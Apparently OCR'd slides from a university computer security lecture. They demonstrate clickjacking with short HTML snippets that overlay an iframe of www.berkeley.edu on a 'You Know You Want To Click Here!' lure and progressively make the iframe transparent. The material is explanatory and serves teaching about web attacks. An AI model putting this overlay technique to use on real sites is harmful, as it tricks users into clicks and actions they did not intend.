
Let's load www.berkeley.edu

file:///Users/v...ency/wbe0c.html
file:///Users/vern/cs161/lec
Search
Berkeley
UNIVERSITY OF CALIFORNIA

Discover new Berkeley Crowdfunding projects today

```
<style> .bigspace { margin-top: 210pt; } </style>
Let's load www.berkeley.edu
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We add marked-up text to the outer frame, about 3 inches from the top


file:///Users/v...ency/wbe0d.html
file:///Users/vern/cs161/lec
Search


Let's load www.berkeley.edu

Berkeley
UNIVERSITY OF CALIFORNIA

Discover new Berkeley Crowdfunding projects today

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.8; } </style>
Let's load www.berkeley.edu, opacity 0.8
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe partially transparent



file:///Users/ve...rency/wbe1.html

file:///Users/vern/cs161/lec

Let's load www.berkeley.edu, opacity 0.8


You Know You Want To Click Here!

Discover new Berkeley Crowdfunding projects today

https://crowdfund.berkeley.edu

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.1; } </style>
Let's load www.berkeley.edu, opacity 0.1
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe highly transparent



